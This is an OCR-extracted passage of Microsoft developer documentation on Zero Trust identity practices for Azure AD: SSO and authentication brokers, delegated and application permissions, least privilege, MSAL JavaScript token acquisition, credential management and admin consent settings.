
Single sign-on (SSO) authentication allows users to sign in with one set of credentials to multiple independent software systems. SSO allows application developers to not require a user to sign in to every application separately and repeatedly. At the core of SSO, developers ensure that all applications on the user's device share the web surface that authenticates the user. Artifacts on the web surface (such as session state and cookies) after successful authentication drive SSO.

As illustrated in the following diagram, the simplest use case of a shared web surface is an app that's running in a web browser (such as Microsoft Edge, Google Chrome, Firefox, Safari). Browser tabs share the SSO state.




The Microsoft identity platform manages the SSO state in any specific browser unless the user has different browsers open on the same device. On Windows 10 and newer, the Microsoft identity platform natively supports browser SSO in Internet Explorer and Microsoft Edge. When the user has signed into Windows, accommodations in Google Chrome (via the Windows 10 accounts extension) and in Mozilla Firefox v91+ (via a browser setting) allow each browser to share the SSO state.

As shown in the following diagram, the native application use case is more complicated.



Auth broker approach

A common pattern is for each native app to have its own embedded WebView that prevents it from participating in SSO. To address this scenario, Azure AD uses an authentication broker (auth broker) approach for native applications as illustrated in the following diagram.



With an auth broker in place, applications send authentication requests to the broker instead of directly to the Microsoft identity platform. In this way, the broker becomes the shared surface for all authentication on the device.

In addition to providing a shared surface, the auth broker provides other benefits. When adopting Zero Trust, enterprises may want to have applications run only from enterprise managed devices. Examples of enterprise device management include full Mobile Device Management (MDM) and scenarios where users bring their own devices that participate in Mobile Application Management (MAM).

By design, underlying operating systems (OS) isolate browsers. Developers need a closer connection with the OS to have full access to device details. In Windows, the auth broker is the Windows Web Account Manager (WAM). On other devices, the auth broker is either the Microsoft Authenticator app (for devices running iOS or Android) or the Company Portal App (for devices running Android). Applications access the auth broker with MSAL. In Windows, an app can access the WAM without MSAL. However, MSAL is the easiest way for apps to access the auth broker (especially apps that aren't Universal Windows Platform apps).

Auth brokers work in combination with Azure AD to utilize Primary Refresh Tokens (PRT) that reduce the need for users to authenticate multiple times. PRTs can determine whether the user is on a managed device. Azure AD requires auth brokers as it introduces Proof of Possession tokens, a more secure option over the bearer tokens that are prevalent today.

Next steps

- Troubleshoot Azure Active Directory access tokens: Validate an access token describes how, when you have an Azure AD access token, you verify that certain fields match the record.
- The Increase resilience of authentication and authorization applications you develop article series addresses apps that use the Microsoft identity platform and Azure AD. They include guidance for client and service applications that work on behalf of a signed in user and daemon applications that work on their own behalf. They contain best practices for using tokens and calling resources.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how you can customize tokens.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles.
- Building apps that secure identity through permissions and consent provides an overview of permissions and access best practices.

Acquiring authorization to access resources

Article • 02/25/2023 • 4 minutes to read

This article will help you, as a developer, to understand how to best ensure Zero Trust when acquiring resource access permissions for your application. To access protected resources like email or calendar data, your application needs the resource owner's *authorization*. The resource owner can *consent* to or deny your app's request. Your app will receive an access token when the resource owner grants consent; your app won't receive an access token when the resource owner denies access.

Conceptual review

You can use the Microsoft identity platform to authenticate and authorize your applications and manage permissions and consent. Let's start with some concepts:

- *Authentication* (sometimes shortened to *AuthN*) is the process of proving that your claimed identity is accurate. The Microsoft identity platform uses the OpenID Connect protocol for handling authentication. *Authorization* (sometimes shortened to *AuthZ*) grants an authenticated party permission to do something. It specifies what data the authenticated party can access. The Microsoft identity platform uses the OAuth2.0 protocol for handling authorization. Authorization options include access control lists (ACL), role-based access control, and attribute access control (ABAC). Authentication is often a factor of authorization.

- To access data, your application can use *delegated access* (acting on behalf of a signed-in user) or *direct access* (acting only as the application's own identity). Delegated access requires delegated permissions (also known as scopes); the client and the user must be separately authorized to make the request. Direct access may require application permissions (also known as app roles); when app roles are granted to applications, they can be called applications permissions.

- *Delegated permissions*, used with delegated access, allow an application to act on behalf of a user, accessing only what the user can access. *Application permission*, used with direct access, allow an application to access any data with which the permission is associated. Only administrators and owners of service principals can consent to application permissions.

- Applications receive permissions through *consent*; users or admins authorize an application to access a protected resource. A consent prompt lists the permissions

that the application requires along with publisher information.

- Resource application owners can *preauthorize* client apps (in the Azure portal or by using PowerShell and APIs like Microsoft Graph). They can grant resource permissions without requiring users to see a consent prompt for the set of permissions that have been preauthorized.

Difference between delegated and application permission

Applications work in two modes: when a user is present (delegated permission) and when there's no user (application permission). When there's a user in front of an application, you're compelled to act on behalf of that user; you shouldn't be acting on behalf of the application itself. When a user is directing your application, you're acting as the delegate for that user. You're getting permission to act on behalf of the user that the token identifies.

Service type applications (background tasks, daemons, server-to-server processes) don't have users who can identify themselves or type in a password. They require an application permission to act on behalf of itself (on behalf of the service application).

Zero Trust application authorization best practices

Your authorization approach will have authentication as a component when you connect to a user present to the application and to the resource you're calling. When your application is acting on behalf of a user, we don't trust a calling application to tell us who the user is or let the application decide who the user is. Azure AD will verify and directly provide information about the user in the token.

When you need to allow your application to call an API or authorize your application so that the application can access a resource, modern authorization schemes can require authorization through a permission and consent framework. Reference Security best practices for application properties that include redirect URI, access tokens (used for implicit flows), certificates and secrets, application ID URI, and application ownership.

Next steps

- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while

increasing application zero trust security with least privilege.

- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.
- Developing delegated permissions strategy helps you to implement the best approach for managing permissions in your application and develop using Zero Trust principles.
- Developing application permissions strategy helps you to decide upon your application permissions approach to credential management.
- Providing application identity credentials when there's no user explains why the best Zero Trust client credentials practice for services (non-user applications) on Azure is Managed Identities for Azure resources.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.
- Building apps with a Zero Trust approach to identity continues from the Zero Trust identity and access management development best practices article to help you use a Zero Trust approach to identity in your software development Lifecycle (SDLC).


Developing delegated permissions strategy

Article • 02/25/2023 • 8 minutes to read

This article will help you, as a developer, to implement the best approach for managing permissions in your application and develop using Zero Trust principles. As described in Acquiring authorization to access resources, *delegated permissions* are used with delegated access to allow an application to act on behalf of a user, accessing only what the user can access. *Application permissions* are used with direct access to allow an application to access any data with which the permission is associated. Only administrators and owners of service principals can consent to application permissions.

The permission and consent models refer primarily to an application. The permission and consent process has no control over what a user can do. It controls what actions the application is allowed to perform.

Reference the following Venn diagram. With delegated permissions, there's an intersection between what the user is allowed to do and what the application is allowed to do. That intersection is the effective permission by which the application is bound. Anytime you use a delegated permission, it's bounded by the effective permissions.



For example, your application that has users in front of the app gets permission to update every user's profile in the tenant. That doesn't mean that anyone running your application can update anyone else's profile. If the admin decides to grant your application `User.ReadWrite.All`, then they believe that your application is doing the right things when updating any users profile. Your app might log the changes and properly safeguard the information. The admin makes a value judgment about the application, not about the user.

Least privilege approach

APIs can be complex. Simple APIs may not have many operations. Complex APIs like Microsoft Graph encapsulate many requests that an application may want to use. Just because the application has the right to read doesn't mean it should have the right to update. For example, Microsoft Graph has thousands of APIs. Just because you have permission to read the user's profile, there's no reason why you should also have permission to delete all their OneDrive files.

As a developer, you should:

- know which APIs the app calls.
- understand the API documentation and what permissions the API requires.
- use the least possible permission to accomplish your tasks.

APIs often provide access to organization data stores and attract the attention of attackers who want to access that data.

Evaluate the permissions you request to ensure that you seek the absolute least privileged set to get the job done. Avoid requesting higher privilege permissions; instead, carefully work through the large number of permissions that APIs like Microsoft Graph provide. Locate and use the minimum permissions to address your needs. If you won't write code to update the user's profile, you won't request it for your application. If you only access users and groups, you won't request access to other information in the directory. You won't request permission to manage user email if you won't write code that accesses user email.

In Zero Trust application development:

- Define your application's intention and what it needs.
- Ensure that bad actors can't compromise and use your app in a way that you didn't intend.
- Make requests for approval in which you define your requirements (for example, read the user's mail).

User and tenant administrator roles in permission and consent

People who can approve of your requests fall into two categories: admins who can always consent to permission requests and regular users who aren't admins. However, the tenant admins have the final say in their tenant regarding which permissions require admin consent and to which permissions a user can consent.

When an API designer requires admin consent for a permission, that permission will always require admin consent; a tenant admin can't overrule that and require only user consent.

When an API designer defines permissions that require user consent, user consent suggestions by the API designer can be overruled by the tenant admin. The tenant admins can do that with a "big switch" in the tenant: everything requires admin consent. They can overrule user consent in a more granular way with permission and consent management. For example, they may allow users to consent to user consent requests from verified publishers but not from other publishers. In another example, they may allow `User.Read` to sign in the user and read their profile but require admin consent to apps that ask permission to mail or to files.

API designers make their suggestions but tenant admins have the final say. Therefore, as a developer, you won't always know when your app requires admin consent. It's nice to plan and design around that but remember, when you make a token request, it could be denied for any reason. In your code, you need to gracefully handle not getting a token because tenant admins in which your customers or users are running your application decide when permissions require admin consent.

Example using JavaScript MSAL

For the authentication in this example, you'll use our JavaScript Microsoft Authentication Library (MSAL) to sign in the user in a single page application (SPA) where all the app logic executes from the browser.

From the related Quickstart article, you can download and run a code sample. It demonstrates how a JavaScript single-page application (SPA) can sign in users and call Microsoft Graph using the authorization code flow with Proof Key for Code Exchange (PKCE). The code sample shows how to get an access token to call the Microsoft Graph API or any web API.

As shown in the example code below, you'll instantiate a public client because an application that runs entirely in the browser must be a public client. The user can get their hands on the internals of your application when the code is in the browser.

JavaScript

```
// Create the main myMSALObj instance
// configuration parameters are located at authConfig.js
const myMSALObj = new msal.PublicClientApplication(msalConfig);
```

Then you'll use our MSAL library. In MSAL JavaScript, there's a specific API to sign in. There are two APIs that utilize specific capabilities within the browser. One is to sign in with a pop-up experience; the other one is to sign in with a browser redirect experience.

As shown in the code example below, the sign-in pop-up handles the authentication that the user needs to perform by calling the `signIn` function.

JavaScript

```
function signIn() {

    /**
     * You can pass a custom request object below. This will override the
initial configuration. For more information, visit:
     * https://github.com/AzureAD/microsoft-authentication-library-for-
js/blob/dev/lib/msal-browser/docs/request-response-object.md#request
     */

    myMSALObj.loginPopup(loginRequest)
        .then(handleResponse)
        .catch(error => {
            console.error(error);
        });
}
```

Your app can get information about the user, such as their display name or user ID. Next, your app needs authorization to read the full profile of the user from Microsoft Graph by following a pattern that you'll use throughout our MSAL libraries.

As shown in the example code below, your app attempts to get the authorization by calling `AcquireTokenSilent`. If Azure Active Directory (Azure AD) can issue the token without interacting with the user, then `AcquireTokenSilent` will return the token that your app needs to access Microsoft Graph on behalf of the user.

JavaScript

```
function getTokenPopup(request) {

    /**
     * See here for more info on account retrieval:
     * https://github.com/AzureAD/microsoft-authentication-library-for-
js/blob/dev/lib/msal-common/docs/Accounts.md
     */
    request.account = myMSALObj.getAccountByUsername(username);

    return myMSALObj.`AcquireTokenSilent`(request)
        .catch(error => {
            console.warn("silent token acquisition fails. acquiring token
using popup");
```

```
            if (error instanceof msal.InteractionRequiredAuthError) {
                // fallback to interaction when silent call fails
                return myMSALObj.`AcquireTokenPopup`(request)
                    .then(tokenResponse => {
                        console.log(tokenResponse);
                        return tokenResponse;
                    }).catch(error => {
                        console.error(error);
                    });
            } else {
                console.warn(error);
            }
    });
}
```

However, often Azure AD can't issue the token without interacting with the user (for example, the user changed their password or they haven't granted consent). Therefore, `AcquireTokenSilent` will send an error back to the application it requires user interaction. When you're your app receives the error, you'll fall back to call `AcquireTokenPopup`.

At that point, Azure AD will have a conversation with the user so they can authenticate the user and authorize your app to act on the user's behalf (for example, do an MFA, provide their password, grant consent). Then your app will get the token needed to move forward.

A primary step in an enterprise's journey to Zero Trust is to adopt stronger authentication methods instead of just a user ID and password. The example code described above fully enables an enterprise to move to the stronger authentication method that the enterprise chooses. For example, multifactor authentication, fully passwordless with a FIDO2 key, Microsoft Authenticator.

Next steps

- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- Developing application permissions strategy helps you to decide upon your application permissions approach to credential management.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to

improve flexibility and control while increasing application zero trust security with least privilege.

- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Calling an API from another API helps you to ensure Zero Trust when you have one API that needs to call another API and securely develop your application when it's working on behalf of a user.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.

Developing application permissions strategy

Article • 02/25/2023 • 4 minutes to read

As you learn to develop using Zero Trust principles, reference this article after reviewing Acquiring authorization to access resources and Developing delegated permissions strategy. Define your application permissions approach to credential management when you use the Microsoft identity platform to authenticate and authorize your applications and manage permissions and consent.

When no user is involved, you won't have an effective permission model because your application is always granted the same permissions that the specific user of your application has been granted.

- **App proves it's the app requesting permission.** Your application will prove its own identity with one of the following methods:
  - a certificate, which is the best option, or
  - a secret in a sophisticated secret management system, or
  - a secret when you're developing your services on Azure and using Managed Identities for Azure resources. See the following Managing application credentials section.

- **App always requires advance admin consent.** Your application will request this permission with the `.default` scope. It will request the permissions the admin assigns to the application. Regardless of the naming for any particular scope, these permissions apply across all users by default.

- **Trans user functionality.** By default, `User.ReadWrite.All` allows your application to update every user's profile, even `Calendar.Read`. As an application permission, it allows your application to read the Calendar of every user in the tenant.

- **Permissions granted the app are always the permissions used.** Unlike a delegated permission, application permissions aren't bounded by what any particular user can do.

Limiting application permissions

There are three ways of limiting an application to less than global access.

- Microsoft Teams apps have resource-specific consent (RSC) that allows an application to access a specific team rather than access all teams in the enterprise. RSC is a Microsoft Teams and Microsoft Graph API integration that allows your app to use API endpoints and manage specific resources. Its permissions model enables Teams and Chat owners to grant consent for your application to access and modify their Teams and Chat data.

- Microsoft Exchange administrators can create Exchange application policies to limit app access to specific mailboxes with a PowerShell script. They can limit a particular application to specific mailboxes with `Calendar.Read` or `Mail.Read` access. That allows you to, for example, build an automation that can only read one mailbox or only send mail from one mailbox and not from everyone in the enterprise.

- SharePoint has Sites.Selected as a specific scope to allow granular permissions for accessing SharePoint with an application. Choosing `Sites.Selected` for your application instead of one of the other permissions will, by default, result in your application not having access to any SharePoint site collections. The administrator uses the site permissions endpoint to grant Read, Write, or Read and Write permissions to your application.

Managing applications credentials

Credential hygiene can ensure that your application quickly recovers from a potential breach. The following best practices will guide you in developing applications that carry out detection and remediation while avoiding downtime and affecting legitimate users. These recommendations support the Zero Trust principle of assume breach in preparing you to respond to a security incident.

- **Remove all secrets from code and configuration**. When you're using the Azure platform, place secrets in Key vault and access them via Managed Identities for Azure resources. Make your code resilient to handle secret rotations if a compromise occurs. IT admins can remove and rotate secrets and certificates without taking down your application or affecting legitimate users.

- **Use certificates instead of client secrets unless a secure process is in place to manage secrets**. Attackers know that client secrets tend to be less securely handled and leaked secret usage is difficult to track. Certificates can be better managed and revoked if compromised. When you use secrets, build or use a secure no-touch deployment and rollover process for them. Use secrets with a set expiry time period (for example, one year, two years) and avoid *never expires*.

- **Regularly roll over certificates and secrets** to build resiliency in your application and avoids outage due to an emergency rollover.

Next steps

- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- Developing delegated permissions strategy helps you to implement the best approach for managing permissions in your application and develop using Zero Trust principles.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- Requesting permissions that require administrative consent describes the permission and consent experience when application permissions will require administrative consent.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Providing application identity credentials when there's no user explains why the best Zero Trust client credentials practice for services (non-user applications) on Azure is Managed Identities for Azure resources.

Requesting permissions that require administrative consent


Article • 02/25/2023 • 5 minutes to read

In this article, we'll describe the permission and consent experience for a scenario where you, as a developer, are writing your application code to request application permissions that will require administrative consent. Example screenshots of permission and consent dialogs and the Microsoft Entra admin center give you an idea of what your users and tenant admins experience. Improve collaboration with admins to implement the Zero Trust principle of least privilege in your applications.

As you develop your application, you'll write code that requests access to a resource by requesting an access token with a specific scope (or permission). You'll use the scope parameter as described in the OAuth 2.0 standard that some people describe as a permission. A resource owner will grant or deny each request for permission. In Azure Active Directory (Azure AD), the resource owner is either the user of the app or an admin who has the rights to grant consent to that resource on behalf of all users.

User consent experience

When your application requests permission to access a resource, your user may see a **Permissions requested** dialog similar to this example.




In the above example dialog, the user grants consent to allow the app to read the data on their behalf by selecting **Accept** or denies the request by selecting **Cancel**. The application receives an access token and will be able to continue its processes after the

user grants consent. Remember to ensure that your app is ready to gracefully handle when it doesn't receive a token.


Admin consent experience

For some access requests, only an admin can grant consent. If the requested access is powerful or involves resources whose owners aren't the current users, code so that only an admin can grant requests.


However, you never know which permissions will require admin consent and which allow a regular user to grant consent because tenant admins can configure their tenant with **Do not allow user consent** (all permissions require admin consent) as shown in the following example screenshot of **User consent settings** in the Microsoft Entra admin center.




Admins can also **Allow user consent for apps from verified publishers, for selected permissions** as shown in the following example screenshot of **User consent settings** in the Microsoft Entra admin center.



Admins can then **Add permissions** to which users can consent as shown in the following example screenshot of **Permission classifications** in the Microsoft Entra admin center.




When your app requests a permission that requires admin consent (by design or admin configuration), your user may see a **Need admin approval** dialog similar to this example.



The above example dialog shows the default (out of the box) experience for permissions that require admin consent. Most users don't know what to do in this scenario. They don't know who their admin is, they don't know who to go to for approval. This uncertainty can limit the user's ability to achieve desired results.


Improving the permissions and consent experience

To improve the permissions and consent experience, the tenant admin can configure the admin consent workflow as shown in the following example screenshot of **User settings** in the Microsoft Entra admin center.

